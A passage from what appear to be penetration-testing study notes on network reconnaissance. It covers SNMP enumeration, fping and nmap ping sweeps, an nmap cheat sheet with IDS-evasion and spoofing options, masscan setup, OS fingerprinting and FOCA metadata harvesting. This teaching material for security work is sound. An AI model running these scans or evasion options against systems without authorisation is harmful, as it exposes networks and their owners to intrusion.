root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25
```

Enumerating Running Windows Processes:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2
```

Enumerating Open TCP Ports:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.6.13.1.3
```

Enumerating Installed Software:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.25.6.3.1.2
```

3.1.1.5 Ping Sweeping (Ping, Fping, Nmap –sn)

- **Ping**

  You probably already know the **ping** command; it is a utility designed to test if a machine is alive on the network. You can run a ping in every major operating system by using the command line:

```
> ping www.site.test

Pinging www.site.test [12.34.56.78] with 32 bytes of data:
Reply from 12.34.56.78: bytes=32 time=57ms TTL=127
Reply from 12.34.56.78: bytes=32 time=43ms TTL=127
Reply from 12.34.56.78: bytes=32 time=44ms TTL=127
```

- **Fping**

```
# fping -a -g 10.54.12.0/24
# fping -a -g 10.54.12.0 10.54.12.255
# fping -a -g 192.168.82.0 192.168.82.255 2>/dev/null
192.168.82.1
192.168.82.11
192.168.82.112
192.168.82.171
192.168.82.202
```

  To use the fping command to run an ICMP sweep on a network, issue the following command:

  - fping-asg network/host bits
  - fping -asg 10.0.1.0/24

- **Nmap**

```
# nmap -sn 200.200.0.0/16
# nmap -sn 200.200.123.1-12
# nmap -sn 172.16.12.*
# nmap -sn 200.200.12-13.*
```

3.1.1.6 Scanning and OS fingerprinting (Nmap)

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. **This is a list of mostly use Nmap command:**

https://www.stationx.net/nmap-cheat-sheet/

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc. Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254	
-iL <inputfilename>:	Input from list of hosts/networks
-iR <num hosts>:	Choose random targets
--exclude <host1[,host2][,host3],...>:	Exclude hosts/networks
--excludefile <exclude_file>:	Exclude list from file
HOST DISCOVERY:	
-sL:	List Scan - simply list targets to scan
-sn:	Ping Scan - disable port scan
-Pn:	Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]:	TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM:	ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]:	IP Protocol Ping
-n/-R:	Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>:	Specify custom DNS servers
--system-dns:	Use OS's DNS resolver
--traceroute:	Trace hop path to each host
SCAN TECHNIQUES:	
-sS/sT/sA/sW/sM:	TCP *SYN/Connect()/ACK/Window/Maimon* scans
-sU:	UDP Scan
-sN/sF/sX:	TCP *Null/FIN/Xmas* scans
--scanflags <flags>:	Customize TCP scan flags
-sI <zombie host[:probeport]>:	Idle scan
-sY/sZ:	SCTP *INIT/COOKIE-ECHO* scans
-sO:	IP protocol scan
-b <FTP relay host>:	FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:	
-p <port ranges>:	Only scan specified ports Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
-F:	Fast mode - Scan fewer ports than the default scan
-r:	Scan ports consecutively - don't randomize
--top-ports <number>:	Scan <number> most common ports
--port-ratio <ratio>:	Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:	
-sV:	Probe open ports to determine service/version info
--version-intensity <level>:	Set from 0 (light) to 9 (try all probes)
--version-light:	Limit to most likely probes (intensity 2)
--version-all:	Try every single probe (intensity 9)
--version-trace:	Show detailed version scan activity (for debugging)
SCRIPT SCAN:	
-sC:	equivalent to --script=default
--script=<Lua scripts>:	<Lua scripts> is a comma separated list of directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>:	provide arguments to scripts
--script-trace:	Show all data sent and received
--script-updatedb:	Update the script database.
OS DETECTION:	
-O:	Enable OS detection
--osscan-limit:	Limit OS detection to promising targets
--osscan-guess:	Guess OS more aggressively
TIMING AND PERFORMANCE: Options which take <time> are in seconds, or append 'ms' (milliseconds),'s' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).	
-T<0-5>:	Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size	Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes	Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>:	Specifies probe round trip time.
--max-retries <tries>:	Caps number of port scan probe retransmissions.
--host-timeout <time>:	Give up on target after this long
--scan-delay/--max-scan-delay <time	Adjust delay between probes
--min-rate <number>:	Send packets no slower than <number> per second
--max-rate <number>:	Send packets no faster than <number> per second

FIREWALL/IDS EVASION AND SPOOFING:	
-f; --mtu <val>:	fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>:	Cloak a scan with decoys
-S <IP_Address>:	Spoof source address
-e <iface>:	Use specified interface
-g/--source-port <portnum>:	Use given port number
--data-length <num>:	Append random data to send packets
--ip-options <options>:	Send packets with specified ip options
--ttl <val>:	Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>:	Spoof your MAC address
--badsum:	Send packets with a bogus TCP/UDP/SCTP checksum
--reason	
OUTPUT:	
-oN/-oX/-oS/-oG <file>:	Output scan in normal, XML, script kIddi3, and Grepable format, respectively, to the given filename.
-oA <basename>:	Output in the three major formats at once
-v:	Increase verbosity level (use -vv or more for greater effect)
-d:	Increase debugging level (use -dd or more for greater effect)
--reason:	Display the reason a port is in a particular state
--open:	Only show open (or possibly open) ports
--packet-trace:	Show all packets sent and received
--iflist:	Print host interfaces and routes (for debugging)
--log-errors:	Log errors/warnings to the normal-format output file
--append-output:	Append to rather than clobber specified output files
--resume <filename>:	Resume an aborted scan
--stylesheet <path/URL>:	XSL stylesheet to transform XML output to HTML
--webxml:	Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet:	Prevent associating of XSL stylesheet w/XML output
MISC:	
-6:	Enable IPv6 scanning
-A:	Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>:	Specify custom Nmap data file location
--send-eth/--send-ip:	Send using raw ethernet frames or IP packets
--privileged:	Assume that the user is fully privileged
--unprivileged:	Assume the user lacks raw socket privileges
-V:	Print version number
-h:	Print this help summary page.


- **Use nmap with the following options:**
- -sV for version identification
- -n for disabling reverse DNS lookup
- -v for Verbose
- -Pn to assume the host is alive
- -p- to scan all the ports
- -iL to use a list of IPs as input (ips.txt)
- --open to see just open ports and not closed / filtered ones
- -A for detailed information and running some scripts
- -T4 to speed things up

Option	Template	Time
-T0	Paranoid	5 min
-T1	Sneaky	15 sec
-T2	Polite	0,4 sec
-T3	Normal	default
-T4	Aggressive	10 millisec
-T5	Insane	5 millisec

nmap -sV -n -v -Pn -p- -T4 -iL ips.txt -A --open


3.1.1.6.1 TCP connect scans


IN TCP If the scanner can complete the 3-way handshake, then the port is open. After connecting, the scanner sends an RST packet to the target host to abruptly close the connection




Every TCP connect scan probe gets recorded in the daemon logs because, from the application point of view, the probe looks like a legitimate connection.

System administrators can easily detect the scan as they will see a lot of connections to all the services running on a single machine; to prevent that, TCP SYN scans were invented.





3.1.1.6.2 TCP version scans



If the daemon does not send a banner by itself, Nmap sends some probes to understand what the listening application is. The idea behind this is to guess the application and its version by studying its behavior.

3.1.1.6.3 TCP SYN scans

During a SYN scan, the scanner does not perform a full handshake it just sends a SYN packet and analyzes the response coming from the target machine.

- The scanner sends a TCP packet with the SYN flag enabled to the destination <host>:<port>pair and:
- If it receives an RST packet, then it marks the port as closed.
- If the scanner receives an ACK packet, then the port is open. After marking the port as open, the scanner sends an RST packet to the target host to stop the handshake.

3.1.1.6.4 Masscan

Masscan already installed on kali Linux to check go to /bin and type: ./masscan -regress

Example Command: ./masscan -p22,88,443,53,3389,8080,445 -Pn --rate=800 --banners 10.142.111.0/24 -e tap0 --router-ip 10.142.111.1

- **To save time we need to save the output configuration to command to a file:**

./masscan -p22,88,443,53,3389,8080,445 -Pn --rate=800 --banners 10.142.111.0/24 -e tap0 --router-ip 10.142.111.1 --echo > masscan.conf

- Edit the output configuration file: gedit masscan.conf
- And then we add to the output configuration file type these two command two specify the output format which in our case is a list (it can be jasson, xml or list also):

  Output-filename = scan.list
  format = list
- We can run the scanner again: masscan -c masscan.conf
- Check the result again: cat scan.list

3.1.1.6.5 Active OS Fingerprinting

You can perform OS fingerprinting on a traffic capture you recorded (passive) or by using the technique we have just seen (active).

To fingerprint an operating system, you have to send network requests to the host and then analyze the responses you get back.

This is possible because of some tiny differences in the network stack implementation of the various operating systems.

- Fingerprinting tools send a series of specially crafted requests to the target host.
- They then examine every bit in the responses, creating a signature of the host behavior.
- Finally, the signature is compared against a database of known operating systems signatures.


```
# nmap -Pn -O <target(s)>
```

- **The goal of this phase is to write a table like the following:**

IP Address	OS	Confidence
200.200.3.1	PAN-OS	85%
200.200.3.10	Linux 3.7	100%
200.200.3.78	Linux 2.6.19 – 2.6.36	90%
200.200.4.12	Windows 7 SP1	100%
200.200.4.16	Windows 7 SP1	75%
200.200.4.18	FreeBSD	85%
200.200.4.19	HP-OS	78%

3.1.1.6.6 Passive OS fingerprinting with p0f

It is a versatile passive OS fingerprinting tool that is used to identify the remote system, how far it is located, and its uptime. It also detects certain types of packet filters and the name of the ISP, while remaining Passive as it does not generate any network traffic.



3.1.1.6.7 FOCA

Did you know every time you create a document, such as a Microsoft PowerPoint presentation, Microsoft Word document, or PDF, metadata is left in the document?

What is metadata? Metadata is data about data. It is descriptive information about a particular data set, object, or resource, including how it is formatted as well as when and by whom it was collected. Metadata can be useful to Penetration Testers, because it contains information about the system where the file was created, such as:

- Name of users logged into the system
- Software that created the document
- OS of the system that created the document

FOCA is a security-auditing tool that will examine metadata from domains. You can have FOCA use search engines to find files on domains or use local files.


FOCA is built into Kali; however, the version is dated. Best practice is downloading the newest version. FOCA has traditionally been a Windows tool, and the newer versions may be only available for Windows.

The latest version of FOCA can be downloaded at: http://www.informatica64. com/DownloadFOCA (use Google Translate to see the page in English).


You will need to give your e-mail address at the bottom of the screen. You will receive an e-mail with the download link. You will also receive updates when FOCA has new releases.

- The first thing to do after launching FOCA is create a new project, as shown in the following screenshots:


- Once you name your project and decide where you want to store the project files, click on the **Create** button, as shown in the following screenshot:




- Next thing to do is save your project file. Once you saved the project, click on the **Search All** button so FOCA will use search engines to scan for documents. Optionally, you can use local documents as well.




- Right-click on the file and select the **Download** option, as shown in the following screenshot:




- Right-click on the file and select the **Extract Metadata** option, as shown in the following screenshot:



